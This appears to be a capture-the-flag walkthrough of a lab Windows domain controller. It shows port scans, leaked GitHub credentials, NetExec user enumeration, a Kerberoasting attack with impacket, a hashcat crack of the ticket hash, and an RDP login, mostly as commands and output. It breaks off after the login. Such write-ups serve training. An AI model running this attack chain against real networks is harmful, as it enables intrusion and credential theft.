Recon
Nmap
I initiated the assessment with a comprehensive Nmap scan covering all 65,535 TCP ports. This was followed by a targeted service and script scan on identified ports and a UDP scan of the top 10 ports to ensure no common attack vectors were missed.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -Pn -n --open --min-rate 2000 -p-
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-31 21:32 UTC
Nmap scan report for 10.80.139.118
Host is up (0.10s latency).
Not shown: 65507 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
7990/tcp  open  unknown
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49672/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49678/tcp open  unknown
49697/tcp open  unknown
49704/tcp open  unknown
49847/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 29.62 seconds
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sC -sV -p 53,80,88,135,139,389,445,464,593,636,3268,3389,5985,7990,9389,47001,49664-49669,49672-49674,49678,49697,49704,49847
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-31 21:34 UTC
Nmap scan report for 10.80.139.118
Host is up (0.10s latency).

PORT      STATE  SERVICE       VERSION
53/tcp    open   domain        Simple DNS Plus
80/tcp    open   http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open   kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-31 21:34:14Z)
135/tcp   open   msrpc         Microsoft Windows RPC
139/tcp   open   netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open   ldap          Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
445/tcp   open   microsoft-ds?
464/tcp   open   kpasswd5?
593/tcp   open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open   tcpwrapped
3268/tcp  open   ldap          Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
3389/tcp  open   ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: LAB-ENTERPRISE
|   NetBIOS_Domain_Name: LAB-ENTERPRISE
|   NetBIOS_Computer_Name: LAB-DC
|   DNS_Domain_Name: LAB.ENTERPRISE.THM
|   DNS_Computer_Name: LAB-DC.LAB.ENTERPRISE.THM
|   DNS_Tree_Name: ENTERPRISE.THM
|   Product_Version: 10.0.17763
|_  System_Time: 2026-01-31T21:35:11+00:00
| ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM
| Not valid before: 2026-01-30T21:23:58
|_Not valid after:  2026-08-01T21:23:58
|_ssl-date: 2026-01-31T21:35:18+00:00; +1s from scanner time.
5985/tcp  open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7990/tcp  open   http          Microsoft IIS httpd 10.0
|_http-title: Log in to continue - Log in with Atlassian account
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
9389/tcp  open   mc-nmf        .NET Message Framing
47001/tcp open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open   msrpc         Microsoft Windows RPC
49665/tcp open   msrpc         Microsoft Windows RPC
49666/tcp closed unknown
49667/tcp open   msrpc         Microsoft Windows RPC
49668/tcp closed unknown
49669/tcp open   msrpc         Microsoft Windows RPC
49672/tcp open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open   msrpc         Microsoft Windows RPC
49674/tcp open   msrpc         Microsoft Windows RPC
49678/tcp open   msrpc         Microsoft Windows RPC
49697/tcp open   msrpc         Microsoft Windows RPC
49704/tcp open   msrpc         Microsoft Windows RPC
49847/tcp open   msrpc         Microsoft Windows RPC
Service Info: Host: LAB-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-01-31T21:35:10
|_  start_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 73.53 seconds
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sU --top-ports 10
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-31 21:26 UTC
Nmap scan report for 10.80.139.118
Host is up (0.10s latency).

PORT     STATE         SERVICE
53/udp   open          domain
67/udp   closed        dhcps
123/udp  open          ntp
135/udp  closed        msrpc
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  closed        snmp
445/udp  closed        microsoft-ds
631/udp  closed        ipp
1434/udp closed        ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds
Initial Access
HTTP 80 7990
Nmap script enumeration on the identified HTTP services did not yield any interesting information.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sV --script=http-enum -p 80,7990
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-31 21:36 UTC
Nmap scan report for 10.80.139.118
Host is up (0.100s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-enum:
|_  /robots.txt: Robots file
7990/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 304.14 seconds
HTTP 80
The main page on port 80 implies that the target machine is actually the Domain Controller.


Directory brute-forcing on port 80 using gobuster and feroxbuster yielded no significant results.
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u <http://$IP> -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     <http://10.80.139.118>
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/robots.txt           (Status: 200) [Size: 110]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u <http://$IP>

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \\ \\_/ | |  \\ |__
|    |___ |  \\ |  \\ | \\__,    \\__/ / \\ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ <http://10.80.139.118>
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ <https://github.com/epi052/feroxbuster/releases/latest>
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        4l       18w      215c <http://10.80.139.118/>
400      GET        6l       26w      324c <http://10.80.139.118/error%1F_log>
[####################] - 76s    30000/30000   0s      found:2       errors:0
[####################] - 76s    30000/30000   395/s   <http://10.80.139.118/>
HTTP 7990

The Atlassian page on port 7990 provided a lead: a message informing employees of a migration to Github.

A search for “Enterprise-THM github” led to a public Github organization: Enterprise.THM.



Upon inspecting the Enterprise.THM Github organization, I identified a single member, Nik-enterprise-dev . HIs only repository, mgmtScript.ps1 , contained two commits; the initial commit revealed a set of sensitive credentials that had been subsequently removed in the next commit.
SMB 139 445
SMB Null Authentication is allowed. However, I’ll come back to this later because I would like to test the credentials I found first.
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N -L //$IP

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Docs            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Users           Disk      Users Share. Do Not Touch!
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.80.139.118 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
I validated these credentials using NetExec , confirming that nik is a valid domain user.
┌──(kali㉿kali)-[~/Desktop]
└─$ nxc smb $IP -u 'nik' -p 'ToastyBoi!' --users
SMB         10.80.139.118   445    LAB-DC           [*] Windows 10 / Server 2019 Build 17763 x64 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (signing:True) (SMBv1:False)
SMB         10.80.139.118   445    LAB-DC           [+] LAB.ENTERPRISE.THM\\nik:ToastyBoi!
SMB         10.80.139.118   445    LAB-DC           -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.80.139.118   445    LAB-DC           Administrator                 2021-03-11 21:23:37 0       Built-in account for administering the computer/domain
SMB         10.80.139.118   445    LAB-DC           Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.80.139.118   445    LAB-DC           krbtgt                        2021-03-12 00:31:21 0       Key Distribution Center Service Account
SMB         10.80.139.118   445    LAB-DC           atlbitbucket                  2021-03-11 22:52:53 0
SMB         10.80.139.118   445    LAB-DC           bitbucket                     2021-03-12 01:20:01 0
SMB         10.80.139.118   445    LAB-DC           nik                           2021-03-12 01:33:25 0
SMB         10.80.139.118   445    LAB-DC           replication                   2021-03-12 03:01:41 0
SMB         10.80.139.118   445    LAB-DC           spooks                        2021-03-12 03:35:24 0
SMB         10.80.139.118   445    LAB-DC           korone                        2021-03-12 03:36:10 0
SMB         10.80.139.118   445    LAB-DC           banana                        2021-03-12 03:37:11 0
SMB         10.80.139.118   445    LAB-DC           Cake                          2021-03-12 03:39:42 0
SMB         10.80.139.118   445    LAB-DC           contractor-temp               2021-03-12 03:44:27 0       Change password from Password123!
SMB         10.80.139.118   445    LAB-DC           varg                          2021-03-12 03:45:57 0
SMB         10.80.139.118   445    LAB-DC           joiner                        2021-03-15 01:15:38 0
SMB         10.80.139.118   445    LAB-DC           [*] Enumerated 14 local users: LAB-ENTERPRISE
Remote access via evil-winrm and xfreerdp failed for the user nik . This suggests that the account is not a member of the Remote Desktop Users group.
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i $IP -u 'nik' -p 'ToastyBoi!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
Kerberoasting
The valid set of credentials was sufficient to perform Kerberoasting attack. I identified the bitbucket as roastable.
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-GetUserSPNs 'LAB.ENTERPRISE.THM/nik:ToastyBoi!' -dc-ip $IP -outputfile hashes.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name       MemberOf                                                     PasswordLastSet             LastLogon                   Delegation
--------------------  ---------  -----------------------------------------------------------  --------------------------  --------------------------  ----------
HTTP/LAB-DC           bitbucket  CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE,DC=THM  2021-03-12 01:20:01.333272  2021-04-26 15:16:41.570158

[-] CCache file is not found. Skipping...
The extracted has was cracked locally using hashcat and I got the plaintext password.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat hashes.txt
$krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTERPRISE.THM/bitbucket*$02354094f32eb7acc36ef1b265839496$e9080258981c44b0a941627c8166dfa4cf262cec5c4478d9a5606fae8e55ab82a711abedee9b71db109849bc296758a820184cfd19508f5f19f6b0eac69568ced0e19af45b64d1df2d5b5211528c2243812b8e0d725d2ff2a92fd1cd423afac80cea8e897ce93877e0144e573e69303553b413fe932a65088d786673b6a34219a974440be462ff8a8c2e28ae50cac374c335f36b340340bfab884427603c0b979f265db902afc1229a38492da8d084f8be7bdfd9a16c2c3d010e1a0107f8dff5acfa6e7466a31fb6899fc977847ab8e37e4f72447569ad1ae8f2dbd8788188d0c77c8a179756e3f7a5eed896876f9c24c917bdf05635dee8845ffbe0f1716e2392745b26e29e60ca396399dc8d716df00d4aa03c50f28a624eebbbab4b8f7434284eb66466758a44cb77e0c875c07cc172a76cd1a4f31e32b109f689622183e9f6ef1d925c58cd1acc5a0c48edb9f4cd181bb1cb8ecdf452ec7db3d5a53a4b24f35cc6d0b03fcdd75457d30c074b4a6ca905281c4b0d4e883ed0f5548e6f905be331e0a8df003c5dd8b423b611bdd037efd1572dd54e2dda5aa296808d591104a8b72a73859124ac07f0bafc78bc1da1b168049e0341d3355763e1a87da4fae6e1525e9c7df7765862071b3d430c8210b469f247dd025873fa9674b8682eaa58ce15504d69f46e9dc14329183979c676dd7cf30b4f90b545d297bf18d7afe63fd53172a1629b72d41c3b8dc3d999a077f816b74c41e83b0b60b8f91a9646e6fdf4f823aff206fabe7d4c1de91ff23d42b05118ede6e605822a82ae3dc6949b3ec7bf474712838b0d74ae452b88cc5c556c3fe3fa81b4f4e9b95a84774e417d38494c7a3f5f04d307ab10885761b760edc8807956976f500e404d8f29ae8f1b726126b4124cdbf6e6a214abf0e3be2bf05e23313d5e983f5318ee359ac4fbc1cd42805c64af829d7b7340be5b861639a5c883a473701a041ef37e90e29d0f95067e30cf493a85601843c9d7360d45d9bac9187913a6e463f6ddbd03b51b05b7ffe87cf2db630cabaf39a28bbf806fdcb62f0846685ef39d9a2e8ff11c497fa40edc6cd3ce1edde2f65b036ab36cb1c888f4d3a4894c59e0dac1702362434eb13e28070f1f7ac25cdede6232b6a669ca792706ec21e67111766700cd68b3617e611ddd8927f1b48ebaefa50d00fd4883c99bc77eef965d41f446c6d56d5f8fea217b10a1fd142e6a723adda2ace7bb9409c3edcbcade3dd20d781d11a35714df43bf7e5081108d4145f42d3f45b4461a8a1ca862ae0cef55d5a13dc8dbe4f2517a0dd08aeeb38651750214ca3611dbbd25feaa025feedf6c8a401cb7baad1c06d4e398b3
$krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTERPRISE.THM/bitbucket*$02354094f32eb7acc36ef1b265839496$e9080258981c44b0a941627c8166dfa4cf262cec5c4478d9a5606fae8e55ab82a711abedee9b71db109849bc296758a820184cfd19508f5f19f6b0eac69568ced0e19af45b64d1df2d5b5211528c2243812b8e0d725d2ff2a92fd1cd423afac80cea8e897ce93877e0144e573e69303553b413fe932a65088d786673b6a34219a974440be462ff8a8c2e28ae50cac374c335f36b340340bfab884427603c0b979f265db902afc1229a38492da8d084f8be7bdfd9a16c2c3d010e1a0107f8dff5acfa6e7466a31fb6899fc977847ab8e37e4f72447569ad1ae8f2dbd8788188d0c77c8a179756e3f7a5eed896876f9c24c917bdf05635dee8845ffbe0f1716e2392745b26e29e60ca396399dc8d716df00d4aa03c50f28a624eebbbab4b8f7434284eb66466758a44cb77e0c875c07cc172a76cd1a4f31e32b109f689622183e9f6ef1d925c58cd1acc5a0c48edb9f4cd181bb1cb8ecdf452ec7db3d5a53a4b24f35cc6d0b03fcdd75457d30c074b4a6ca905281c4b0d4e883ed0f5548e6f905be331e0a8df003c5dd8b423b611bdd037efd1572dd54e2dda5aa296808d591104a8b72a73859124ac07f0bafc78bc1da1b168049e0341d3355763e1a87da4fae6e1525e9c7df7765862071b3d430c8210b469f247dd025873fa9674b8682eaa58ce15504d69f46e9dc14329183979c676dd7cf30b4f90b545d297bf18d7afe63fd53172a1629b72d41c3b8dc3d999a077f816b74c41e83b0b60b8f91a9646e6fdf4f823aff206fabe7d4c1de91ff23d42b05118ede6e605822a82ae3dc6949b3ec7bf474712838b0d74ae452b88cc5c556c3fe3fa81b4f4e9b95a84774e417d38494c7a3f5f04d307ab10885761b760edc8807956976f500e404d8f29ae8f1b726126b4124cdbf6e6a214abf0e3be2bf05e23313d5e983f5318ee359ac4fbc1cd42805c64af829d7b7340be5b861639a5c883a473701a041ef37e90e29d0f95067e30cf493a85601843c9d7360d45d9bac9187913a6e463f6ddbd03b51b05b7ffe87cf2db630cabaf39a28bbf806fdcb62f0846685ef39d9a2e8ff11c497fa40edc6cd3ce1edde2f65b036ab36cb1c888f4d3a4894c59e0dac1702362434eb13e28070f1f7ac25cdede6232b6a669ca792706ec21e67111766700cd68b3617e611ddd8927f1b48ebaefa50d00fd4883c99bc77eef965d41f446c6d56d5f8fea217b10a1fd142e6a723adda2ace7bb9409c3edcbcade3dd20d781d11a35714df43bf7e5081108d4145f42d3f45b4461a8a1ca862ae0cef55d5a13dc8dbe4f2517a0dd08aeeb38651750214ca3611dbbd25feaa025feedf6c8a401cb7baad1c06d4e398b3:littleredbucket

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTER...e398b3
Time.Started.....: Sat Jan 31 21:57:02 2026 (2 secs)
Time.Estimated...: Sat Jan 31 21:57:04 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   954.7 kH/s (0.92ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1570816/14344385 (10.95%)
Rejected.........: 0/1570816 (0.00%)
Restore.Point....: 1568768/14344385 (10.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: lizuly -> liss4life
Hardware.Mon.#1..: Util: 74%

Started: Sat Jan 31 21:57:01 2026
Stopped: Sat Jan 31 21:57:05 2026
Shell as bitbucket

The bitbucket user was found to be a member of the Remote Desktop Users group. I established a session via xfreerdp and successfully retrieved the user flag from the desktop.
xfreerdp3 /v:$IP /u:bitbucket /p:littleredbucket /dynamic-resolution
C:\\Users\\bitbucket>net localgroup "Remote Desktop Users"
Alias name     Remote Desktop Users
